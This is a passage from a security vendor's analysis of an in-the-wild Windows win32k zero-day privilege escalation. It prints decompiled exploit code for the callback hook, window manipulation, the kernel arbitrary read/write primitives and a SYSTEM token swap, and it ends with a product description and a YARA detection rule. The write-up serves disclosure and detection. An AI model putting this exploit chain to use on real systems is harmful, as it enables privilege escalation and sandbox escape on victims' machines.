CallbackTable = *(__readgsqword(0x60u) + 0x58);
g_Origin_xxxClientAllocWindowClassExtraBytes = *(CallbackTable + 0x3D8);
VirtualProtect((CallbackTable + 0x3D8), 0x300ui64, 0x40u, &flOldProtect);
*(CallbackTable + 0x3D8) = Hook_xxxClientAllocWindowClassExtraBytes;// overwrite USER32!_xxxClientAllocWindowClassExtraBytes 0x7B
VirtualProtect((CallbackTable + 0x3D8), 0x300ui64, flOldProtect, &flOldProtect);
```

The exploit then registers two type of windows class. The name of one class is “magicClass”, which is used to create the vulnerability window. The name of another class is “nolmalClass”, which is used to create normal windows which will assist the arbitrary address write primitive later.

```
WndClassExW.lpfnWndProc = MyWindowProc;
WndClassExW.cbSize = 0x50;
WndClassExW.style = 3;
WndClassExW.cbClsExtra = 0;
WndClassExW.cbWndExtra = 0x20;
WndClassExW.hInstance = GetModuleHandleW(0i64);
WndClassExW.lpszClassName = L"normalClass";
g_Atom1 = RegisterClassExW(&WndClassExW);
if ( !g_Atom1 )
  return 0i64;
WndClassExW.cbWndExtra = g_RandNum;
WndClassExW.lpszClassName = L"magicClass";
g_Atom2 = RegisterClassExW(&WndClassExW);
if ( !g_Atom2 )
  return 0i64;
```

The exploit creates 10 windows using normalClass, and call HmValidateHandle to leak the user mode tagWND address of each window and an offset of each window through the tagWND address. Then the exploit destroys the last 8 windows, only keep the window 0 and window 1.

If current program is 64-bits, the exploit will call NtUserConsoleControl and pass the handle of windows 1, this will change the WndExtra member of window 0 to an offset. The exploit then leaks the kernel tagWND offset of windows 0 for later use.

```
do
  DestroyWindow(hWndArr[idx++]);
while ( idx < 0xA );
if ( !Wow64Process )
{
  g_hWnd0_ = (__int64)g_hWnd0;
  v28 = 1;
  v29 = 2;
  pfnNtUserConsoleControl(6i64, &g_hWnd0_);   // change value of g_hWnd0 to offset
}
```

Then the exploit uses magicClass to create another window (windows 2), windows 2 has a certain cbWndExtra value which was generated before. In the process of creating window 2, it will trigger the xxxClientAllocWindowClassExtraBytes callback, and enter the custom callback function.

In the custom callback function, the exploit first checks if the cbWndExtra of current window match a certain value, then checks if current process is 64-bits. If both checks pass, the exploit calls NtUserConsoleControl and passes the handle of windows 2, this changes the WndExtra of window 2 to an offset and set the corresponding flag. Then the exploit call NtCallbackReturn and pass the kernel tagWND offset of windows 0. When return to kernel mode, kernel WndExtra offset of windows 2 will been changed to the kernel tagWND offset of windows 0. This causes the subsequent read/write on the WndExtra area of window 2 to the read/write on the kernel tagWND structure of window 0.

```
if ( *MSG == g_RandNum )
{
  hWnd = GethWndFromHeap();
  if ( hWnd )
  {
    bEnterCallBack = 1;
    if ( !Wow64Process )
    {
      hWnd2 = hWnd;
      v5 = 1;
      v6 = 2;
      pfnNtUserConsoleControl(6i64, &hWnd2);  // 6 = ConsoleAcquireDisplayOwnership
    }
    if ( g_x64 )
    {
      LODWORD(Result) = g_Offset0;
      *(__int64 *)((char *)&Result + 4) = 0i64;
      v8 = 0i64;
      v9 = 0;
      pfnNtCallbackReturn(&Result, 0x18i64, 0i64);
    }
  }
}
```

After window 2 is created, the exploit obtains the primitive to write the kernel tagWND of window 0 by setting the WndExtra area of window 2. The exploit makes a call to SetWindowLongW on window 2 to test if this primitive works fine.

If all works fine, the exploit calls SetWindowLongW to set cbWndExtra of windows 0 to 0xfffffff, this gives window 0 the OOB read/write primitives. The exploit then using the OOB write primitive to modify the style of window 1(dwStyle|=WS_CHILD), after that, the exploit replaces the origin spmenu of window 1 with a fake spmenu.

```
SetWindowLongW(g_hWind2, offset_0xC8, 0xFFFFFFF);// change cbwndExtra of hWnd0 to 0xfffffff
if ( g_x64 )
{
  offset_style = offset_0x18;
  style = *(_QWORD *)(g_tagWND1 + 8 * ((unsigned __int64)(unsigned int)offset_0x18 >> 3));
  new_style = style ^ 0x4000000000000000i64;
}
else
{
  offset_style = offset_0x1C;
  style = *(unsigned int *)(g_tagWND1 + 4 * ((unsigned __int64)(unsigned int)offset_0x1C >> 2));
  new_style = style ^ 0x40000000;
}
new_style_ = new_style;
style_ = style;
SetWindowLongPtrA(g_hWnd0, offset_style + g_Offset1 - g_Offset0, new_style);// use hWnd0 to modify dwStyle of hWnd1
                                              // then replace the spmenu of hWnd1 with fake_spmenu
spmenu = SetWindowLongPtrA(g_hWnd1, -12, fake_spmenu);// SetWindowLongPtrA replaces the target window's spmenu
                                              // field with fake_spmenu when using GWLP_ID
                                              // and the target window's style is WS_CHILD
```

The arbitrary read primitive is achieved by fake spmenu works with GetMenuBarInfo. The exploit reads a 64-bits value using tagMenuBarInfo.rcBar.left and tagMenuBarInfo.rcBar.top. This method has not been used publicly before, but is similar with the ideas in《LPE vulnerabilities exploitation on Windows 10 Anniversary Update》(ZeroNight, 2016)

```
GetMenuBarInfo(_g_hWnd2, -3, 1, &g_tagMenuBarInfo);
return g_tagMenuBarInfo.rcBar.left + (g_tagMenuBarInfo.rcBar.top << 32);
```

The arbitrary write primitive is achieved via window 0 and window 1, work with SetWindowLongPtrA, see below.

```
LONG_PTR __fastcall Write64(LONG_PTR addr, LONG_PTR value)
{
  LONG_PTR value_; // rbx

  value_ = value;
  SetWindowLongPtrA(g_hWnd0, g_Offset1 + offset_0x128 - g_Offset0, addr);
  return SetWindowLongPtrA(g_hWnd1, 0, value_);
}
```

After achieving the arbitrary read/write primitives, the exploit leaks a kernel address from the origin spmemu, then searches through it to find the EPROCESS of current process.

Finally, the exploit traversals ActiveProcessLinks to get the Token of SYSTEM EPROCESS and the Token area address of current EPROCESS, and swaps the current process Token value with SYSTEM Token.

```
else
{
  while ( !SystemToken || !CurrentTokenAddr )
  {
    ProcessId_ = Read64(pEProcess + offset_UniqueProcessId);
    if ( ProcessId_ == 4 )
      SystemToken = Read64(pEProcess + offset_Token);
    if ( ProcessId_ == CurrentPid )
      CurrentTokenAddr = pEProcess + offset_Token;
    pEProcess = Read64(pEProcess + offset_ActiveProcessLinks) - offset_ActiveProcessLinks;
    if ( pEProcess == v40 )
      goto LABEL_36;
  }
}
if ( SystemToken )
  Write64(CurrentTokenAddr, SystemToken);
```

After achieving privilege escalation, the exploit restores the modified area of window 0, window 1 and window 2 using arbitrary write primitive, such as the origin spmenu of window 1 and the flag of window 2, to ensure that it will not cause a BSOD. The entire exploit process is very stable.

0x04 Conclusion

This zero-day is a new vulnerability which caused by win32k callback, it could be used to escape the sandbox of Microsoft IE browser or Adobe Reader on the lasted Windows 10 version. The quality of this vulnerability high and the exploit is sophisticated. The use of this in-the-wild zero-day reflects the organization's strong vulnerability reserve capability. The threat organization may have recruited members with certain strength, or buying it from vulnerability brokers.

Summary

Zero-day plays a pivotal role in cyberspace. It is usually used as a strategic reserve for threat organizations and has a special mission and strategic significance.With the iteration of software/hardware and the improvement of the defense system, the cost of mining and exploiting software/hardware zero-day is getting higher and higher.

Over the years, vendors over the world have investment a lot on detecting APT attacks. This makes the APT organization more cautious in the use of zero-day. In order to maximize its value, it will only be used for very few specific targets. A little carelessness will shorten the life cycle of a zero-day. Meanwhile, some zero-days have been lurking for a long time before being exposed, the most remarkable example is the MS17-010 used by EternalBlue,

Over the last year (2020), dozens of 0Day/1Day attacks in the wild were disclosed globally, including three attacks which tracked by DBAPPSecurity Threat Intelligence Center. Based on the data we have, we predict there will be more zero-day disclose on browser and privilege escalation in 2021.

The detection capability on zero-day is one of key aspect that requires continuous improvement in the APT confrontation process. In addition to endpoint attacks, the attacks on boundary systems, critical equipment, and centralized control systems are also worth noting. There are also several security incidents in these areas over the past years.

Being undiscovered does not mean that it does not exist, it may be more in a stealthy state. The discovery, detection and defense of advanced threats attacks require constant iteration and strengthening during the game. It's necessary to think more about how to strengthen the defense capabilities in all points, lines and surfaces. Cyber security has a long way to go, and we need to encourage each other.

How To Defend Against Such Attacks

The DBAPPSecurity APT Attack Early Warning Platform could find known/unknown threat. The platform can monitor, capture and analyze the threats of malicious files or programs in real time, and can conduct powerful monitoring of malicious samples such as Trojan horses associated with each stage of email delivery, vulnerability exploitation, installation/implantation and C2.

At the same time, the platform conducts in-depth analysis of network traffic based on two-way traffic analysis, intelligent machine learning, efficient sandbox dynamic analysis, rich signature libraries, comprehensive detection strategies, and massive threat intelligence data. The detection capability completely covers the entire APT attack chain, effectively discovering APT attacks, unknown threats and network security incidents that users care about.

Yara Rule

```
rule apt_bitter_win32k_0day {
    meta:
        author = "dbappsecurity_lieying_lab"
        data = "01-01-2021"

    strings:
        $s1 = "NtUserConsoleControl" ascii wide
        $s2 = "NtCallbackReturn" ascii wide
        $s3 = "CreateWindowEx" ascii wide
        $s4 = "SetWindowLong" ascii wide

        $a1 = {48 C1 E8 02 48 C1 E9 02 C7 04 8A}
        $a2 = {66 0F 1F 44 00 00 80 3C 01 E8 74 22 FF C2 48 FF C1}
        $a3 = {48 63 05 CC 69 05 00 8B 0D C2 69 05 00 48 C1 E0 20 48 03 C1}

    condition:
        uint16(0) == 0x5a4d and all of ($s*) and 1 of ($a*)
}
```